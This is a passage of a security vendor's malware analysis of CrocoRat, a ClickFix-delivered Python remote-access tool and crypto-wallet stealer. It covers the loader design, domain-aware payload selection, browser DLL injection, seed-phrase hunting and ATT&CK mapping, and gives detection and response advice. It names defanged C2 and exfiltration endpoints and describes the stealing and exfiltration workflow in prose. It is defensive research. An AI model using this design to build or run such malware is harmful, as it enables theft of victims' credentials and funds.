After decryption, the script compiles and executes the recovered source directly in memory:

It then looks for a function named main_loop() and starts it if needed. The printed banner is what contributed to the RAT’s name:

The most notable part of runner.py is its separation of payload and key. The encrypted client is stored locally, but the AES-GCM key, nonce, and tag are fetched from the attacker’s infrastructure at execution time. This gives the threat actor control over whether the payload can be decrypted and makes static analysis harder unless the analyst runs dynamically and also captures the configuration response from 103.56.84[.]221[:]8080/get_config.
In short, runner.py is a remote-key encrypted payload loader: it repairs the Python environment, locates encrypted_client_0.bin, retrieves AES-GCM decryption material from the C2, decompresses the decrypted source, and launches the CrocoRat client in memory.
Full decryption of the RAT client was not possible because the final payload appears to depend on key material that can only be recovered directly from the attacker’s C2 at 167.17.178.103.
We made several different attempts from several different environments to recover this key, but apparently our lab VM was identified by the attacker’s defense evasion measures as a research environment and refused to provide the final key.
We tested every local decryption route available to us, including the hardcoded .pyd key, the key returned from the captured /get_config flow, and common derivations based on observed strings, nonces, and hashes. All routes failed MAC verification. To rule out a simple authentication-tag issue, we also bypassed the MAC check and inspected the decrypted output directly. The result was random binary data with no recognizable ZIP, PE, Python, zlib, or other structural markers, confirming that the key itself was wrong rather than the payload being merely corrupted.
We also conducted an educated brute force exercise which included 2.1 billion attempts, but this eventually failed.
As a result, the encrypted_client_0.bin payload remains opaque: we can identify it as the RAT branch based on the surrounding loader and the “[+] CrocoRat 1.0 HTTPS Client” banner in runner.py, but its endpoints, commands, and runtime capabilities remain unknown.
In late September the attackers infrastructure was no longer usable (probably detected and takendown), thus we decided to stop our recovery attempts and publish this article.
The Launcher.py Script: Not in the Execution Path
The update.zip archive contained the launcher.py script which wasn’t executed in our versions. The launcher is designed to perform a simple environment check by comparing USERDOMAIN and COMPUTERNAME, using the result to decide which branches to execute.
Organizational Systems
The flow proceeds through runner.py, which creates the scheduled task AdvancedIPRun and contacts 103.56.84[.]221[:]8080 to retrieve configuration files for encrypted_client_0.bin. The response provides the AES-GCM key needed to decrypt the payload, which is then decompressed with zlib and executed as main_loop(), starting the CrocoRat HTTPS client.
Standalone Systems
The malware runs the RAT branch and also launches the stealer branch through run.py. This branch imports the native module lcyfagci.pyd, which acts as an AES-GCM decryptor for embedded Python bytecode payloads. It first decrypts and executes jumitetwska.pyc, a large browser stealer that targets Chrome, Edge, and Brave, including wallet seeds and stored credentials. After a 30-second delay, the same decryptor executes knutkcp.pyc, a smaller collector that archives the user’s AppData directory and exfiltrates the collected data to 41.216.182[.]164 and alterzaf[.]com.
The Launcher.py script: Victim-Aware Execution and Persistence
After launcher.py is executed, it acts as the malware’s decision layer. Rather than simply starting every payload, the launcher first profiles the host, checks whether it appears to be part of a Windows domain, and then chooses which components to run.
The script first prepares its local runtime by adding the bundled _packages directory to Python’s import path, allowing it to load dependencies from the archive. It then prefers pythonw.exe, the windowless Windows Python interpreter, so execution can continue without opening a visible console window.
The key decision is based on two Windows environment variables:

In many Windows environments, USERDOMAIN reflects the logged-on user’s domain context, while COMPUTERNAME reflects the local host name. The script compares these values as a heuristic, or more precisely if they differ, it treats the session as organizational and follows the domain-style path, but if they match, it follows the standalone path. This does not directly prove machine domain membership. A domain-joined laptop used with a local account may still take the stealer path, while Entra ID joined systems often expose USERDOMAIN as AzureAD, causing them to be classified as organizational.
On domain-joined systems, the launcher only starts runner.py. It does so by creating a Windows Scheduled Task named AdvancedIPRun, configured to execute every 15 minutes:

This gives the payload persistence while avoiding duplicate overlapping executions. The task is also configured with StartWhenAvailable, meaning Windows will run it when possible if a scheduled run is missed. For an enterprise host, this behavior suggests the threat actor may prioritize durable access and remote-control capability over immediate noisy execution.
On non-domain systems, the launcher behaves differently. It requires both runner.py and run.py to be present, then starts runner.py through the same scheduled task and launches run.py directly as a detached process. The script comments explain why: the launcher can terminate while run.py continues running in the background.
This creates a two-track execution model. runner.py is persisted through Task Scheduler, while run.py is launched immediately. Based on the surrounding package structure, this likely separates a longer-lived client or RAT component from a second payload used for immediate activity, such as data collection or theft.
The most interesting part of this launcher is not the scheduled task itself, but the conditional behavior. The malware does not treat every victim the same way. It first asks what kind of machine it is running on. If the host looks enterprise-managed, it runs one path. If the host looks standalone, it runs both.
That makes launcher.py more than a bootstrapper. It is a victim-aware execution controller: quiet runtime setup, environment profiling, scheduled persistence, and different payload selection depending on whether the machine appears to belong to a domain.
The Impact: Browser Access First, Wallet Theft Second
On organizational endpoints, only the RAT runs. On personal computers, wallet theft runs as a second stage.
The first payload, jumitetwska.pyc, stores an encrypted PE payload. Beyond that embedded data, the remaining logic handles host fingerprinting, DLL injection, and named pipe communication.
The goal appears to be browser-level access against Chrome and Edge. Rather than only reading browser databases from disk, the component loads a DLL into the browser process itself. The recovered strings include a pipe completion marker, __DLL_PIPE_COMPLETION_SIGNAL__, which points to a design where the Python loader coordinates with the injected DLL through named pipes.
That design is consistent with ChromElevator-style tooling, a public code family associated with attempts to work around Chrome App-Bound Encryption protections. However, the main recovered marker, __DLL_PIPE_COMPLETION_SIGNAL__, is not specific to CrocoRat if it was inherited from public ChromElevator source code. It may also appear in red-team tools or commodity stealers built from the same codebase, so this should be treated as a shared implementation marker rather than unique lineage evidence. App-Bound Encryption was introduced to make theft of browser secrets harder by tying protected data more closely to the browser and system context. By moving collection into the browser process, this stage appears designed to reach data that would be harder to extract from an external process alone. Since we only conducted static analysis for this stage, this should be framed carefully. We noticed that the recovered code is consistent with a browser-level access attempt and with an App-Bound Encryption bypass technique.
30 seconds later, run.py launches the second encrypted payload, knutkcp.pyc. This stage is designed to target wallet and seed phrases. It targets wallet and browser-related material across 22 wallet families:
1. Atomic
2. Exodus
3. MetaMask
4. Trust Wallet
5. Ledger
6. Trezor
7. Monero
8. Wasabi
9. BitPay
10. Guarda
11. Coinomi
12. Phantom
13. Jaxx
14. Daedalus
15. Ronin
16. Binance
17. Infinity
18. Electrum
19. Solflare
20. Coinbase
21. Brave Wallet
22. OKX
This stage also includes seed phrase hunting capabilities. It entails a 2,048-word BIP39 dictionary and searches for recovery phrases inside TXT, DOCX, ODT, RTF, and PDF files. The implementation uses greedy word segmentation, which is designed to identify mnemonic phrases even when formatting is irregular or words are separated in unusual ways.
The code contains two outbound collection paths. A wallet archive is sent as data_{hostname}.zip to:
https[:]//41.216.182[.]164/index[.]php, while the second archive is sent through multipart POST requests to alterzaf[.]com and later replaced to 151.241.99[.]87.
Taken together, the standalone branch is not just a simple stealer, but it’s also a staged collection pipeline: first attempting browser-level access through an injected DLL, then expanding to wallet files and recovery phrases, then packaging and exfiltrating the results. The domain-joined branch receives the RAT path; the non-domain branch receives the broader theft workflow.
A Live Campaign, not a Static Package
We captured the updates.zip file at two points in time, once in late August and another in late September. The differences show a live operation being modified over time, not a single fixed toolset.
Between the August and September builds, the threat actor rotated randomly generated filenames such as lcyfagci.pyd to dvzptkbg.pyd, jumitetwska.pyc to grlttzub.pyc, and knutkcp.pyc to ccpoqiolkpwd.pyc. The encryption material (fetched from /get_config) also changed, with the AES key prefix shifting from 3d65865f… to a3611622…, meaning the later bundle could not be decrypted with material from the earlier one.
The infrastructure changed as well. The older build referenced alterzaf[.]com as a mirror or exfiltration endpoint, while the later build referenced 151.241.99[.]87. Other markers also shifted, including the scanner version (internal markers in the code) moving from V15 to V18, and the removal of the character-code obfuscation layer in the later build.
Attribution: Limited but Suggestive
The available evidence supports attribution to a Russian-speaking developer or operator environment, but not to a named group. The strongest indicators are the extensive Russian-language comments, grammatically correct technical phrasing, and consistent use of professional Windows and malware-development terminology across the launcher, stealer, and lure code. The high-level of Russian-language can also be attributed to the usage of an LLM model. This doesn’t weaken our conclusion that this should be attributed to a Russian-speaking developer because the LLM usually follows the language of the operator’s prompts.
The code does not look like a one-off script. It is structured, commented, and maintained with clear operational logic, including:
- Task Scheduler persistence
- process detachment
- wallet filtering
- clipboard fallbacks
- Chrome App-Bound Encryption handling
Several comments also point to code evolution rather than fresh development. One launcher comment still refers to client8.py while the current code executes runner.py, and another refers to behavior preserved “as in the original script.” These artifacts suggest the package was adapted from an earlier internal version, template, or malware-as-a-service codebase.
Based on the current evidence, the safest assessment is that CrocoRat was developed or maintained by a Russian-speaking actor with solid Windows tradecraft and an evolving codebase.
MITRE ATT&CK Mapping
CrocoRat maps to a broad ATT&CK pattern covering user-driven execution, staged payload delivery, persistence, host profiling, credential theft, collection, and exfiltration. Some behaviors were observed directly in the recovered scripts, while others are inferred from static analysis of decrypted payloads and should be treated with the appropriate confidence level.
The initial access flow aligns most closely with User Execution: Malicious Copy and Paste (T1204.004), a technique added in ATT&CK v17 for ClickFix-style lures that instruct victims to copy and run attacker-provided commands. In this case, the victim is shown a ClickFix-style prompt and guided to execute a command through the Windows Run dialog. That command launches PowerShell, mapping to Command and Scripting Interpreter: PowerShell (T1059.001), then queries a DNS TXT record to retrieve the next-stage instruction.
The DNS activity is best treated as a staging mechanism rather than full DNS-based command and control. The observed behavior shows DNS TXT records being used to deliver or resolve the next command, but there is no evidence of an ongoing C2 channel over DNS. If mapped, Application Layer Protocol: DNS (T1071.004) should therefore be described narrowly as DNS-based staging or delivery. The subsequent retrieval of update.zip from attacker-controlled infrastructure maps to Ingress Tool Transfer (T1105).
After execution, the archive drops a portable Python runtime under C:\ProgramData\App and runs the malware through Python components, mapping to Command and Scripting Interpreter: Python (T1059.006). The use of pythonw.exe and hidden execution behavior also supports Hide Artifacts: Hidden Window (T1564.003), since the payload is launched without a visible console window. The package relies heavily on encrypted and obfuscated payloads, including encrypted .pyc blobs and a remotely keyed RAT client, mapping to Obfuscated Files or Information (T1027) and Deobfuscate/Decode Files or Information (T1140).
For persistence, launcher.py creates a scheduled task named AdvancedIPRun, configured to run every 15 minutes. This maps directly to Scheduled Task/Job: Scheduled Task (T1053.005). The launcher also profiles the host by comparing USERDOMAIN and COMPUTERNAME to decide whether the system appears domain joined, which maps to System Information Discovery (T1082) and possibly, System Owner/User Discovery (T1033).
On standalone systems, CrocoRat executes a broader theft workflow. The browser-focused payload targets Chrome, Edge, and Brave and appears designed to access browser-protected secrets, mapping to Credentials from Web Browsers (T1555.003). The recovered code also suggests DLL injection into browser processes and named pipe coordination, which maps to Process Injection (T1055) and likely Dynamic-link Library Injection (T1055.001), though this should be framed carefully because the finding is based on static analysis.
The wallet-focused stage searches local files, AppData content, wallet directories, browser extension data, and documents that may contain seed phrases. These behaviors map to File and Directory Discovery (T1083), Data from Local System (T1005), and Credentials in Files (T1552.001). The packaging of collected material into archives maps to Archive Collected Data (T1560), and the outbound upload of ZIP archives to attacker-controlled endpoints maps to Exfiltration Over C2 Channel (T1041) and Application Layer Protocol: Web Protocols (T1071.001).
In short, CrocoRat is not just a downloader or simple stealer. Its ATT&CK profile shows a staged intrusion chain: social engineering, PowerShell execution, DNS-based staging, portable-runtime deployment, scheduled-task persistence, host-aware payload selection, browser credential access, wallet and seed phrase collection, and HTTP-based exfiltration.
Detection, Prevention, and Response for Security Teams
CrocoRat is difficult to cover with a single indicator because the campaign changes filenames, keys, infrastructure, and payload markers across builds. Detection should therefore focus on the chain of behavior rather than any one file or IP address.
Detection
- The strongest detection opportunity is the ClickFix handoff from browser to endpoint execution. Defenders should look for users launching powershell.exe shortly after visiting verification, CAPTCHA, or Cloudflare-themed pages, especially when the command includes DNS TXT lookups, remote download logic, or execution from writable directories. PowerShell commands that use Resolve-DnsName to query TXT records against an explicit external resolver are especially suspicious when followed by web retrieval or archive extraction.
- Endpoint telemetry should also flag portable runtime execution from unusual locations. In CrocoRat, the payload runs from C:\ProgramData\App using a bundled pythonw.exe, but the broader pattern is more important: scripting runtimes, interpreters, or unsigned binaries executing from ProgramData, AppData, Temp, Downloads, or recently extracted archives. This is a stronger signal than looking only for CrocoRat’s specific filenames.
- Persistence detection should include scheduled tasks created by script interpreters or recently dropped binaries. The captured CrocoRat build used a task named AdvancedIPRun, but defenders should hunt more generally for scheduled tasks that execute Python, PowerShell, or binaries from user-writable paths, especially when created shortly after browser-driven social engineering.
- Browser-focused monitoring is also important. CrocoRat’s stealer activity reflects a broader shift in credential theft: attackers are moving closer to the browser process to bypass protections around stored secrets. Defenders should monitor suspicious access to browser profile directories, extension storage, cookie databases, login databases, named pipe activity involving browser processes, and unexpected DLL loads into Chrome, Edge, or Brave. Organizations should also prefer managed browsers with enterprise policies that restrict extension installation, reduce credential storage, enforce profile isolation, and enable stronger browser telemetry.
Prevention
- For prevention, the most effective control is reducing the chance that a copied command becomes executed. Organizations should train users specifically on ClickFix patterns: fake CAPTCHA pages, “press Windows+R,” “paste this command,” and “verification failed” prompts. Technical controls should restrict or alert on clipboard-to-Run execution patterns where possible, harden PowerShell logging, enable script block logging, and apply application control rules that prevent interpreters from running out of writable directories.
Response
On confirmed endpoints infection, response should assume credential and wallet exposure.
- Isolate the host, preserve memory and process state.
- Export scheduled tasks, and collect the full C:\ProgramData\App directory before cleanup.
- Review browser sessions, saved credentials, password manager activity, wallet extensions, cloud sign-ins, and documents that may contain seed phrases.
- Rotate exposed credentials from a clean device.
- If a recovery phrase may have been accessible, treat the wallet as compromised and move funds to a newly generated wallet as soon as possible and first priority.
What We Can Learn from CrocoRat
CrocoRat is yet another malware delivered via the ClickFix technique, one of many cases over the past several months, illustrating how it is becoming a preferred technique by attackers. CrocoRat has added another step, which includes checking whether it’s landed on a domain-joined machine before deciding what to do next. The malware turns a single clipboard command into two distinct outcomes: quiet, persistent access on enterprise systems, and full-scale credential and wallet theft on personal ones.
The infrastructure changes between the August and September builds, new filenames, new keys, a dropped obfuscation layer, make clear this is a maintained operation, not a one-time toolkit release. For defenders, the specific indicators in this report will likely be obsolete within weeks. The behaviors behind them, DNS-based staging, portable Python payloads, host fingerprinting before payload selection, and browser process injection, are the parts worth building detections around.
Identity Intelligence
Find and Remediate Exposed Credentials Before Attackers Use Them
When stolen credentials and session data do surface, whether in stealer logs, cybercrime marketplaces, or leaks, Flare helps teams find and remediate them quickly.

Indicators of Compromise (IoC)
The following indicators were extracted from the captured CrocoRat samples and related infrastructure observed during our research. Nevertheless, we observed file name changing and infrastructure rotation, thus behavioral correlation remains more durable than any single IoC.
Network Indicators
File Hashes
Host Artifacts
Scheduled Tasks
Strings and Markers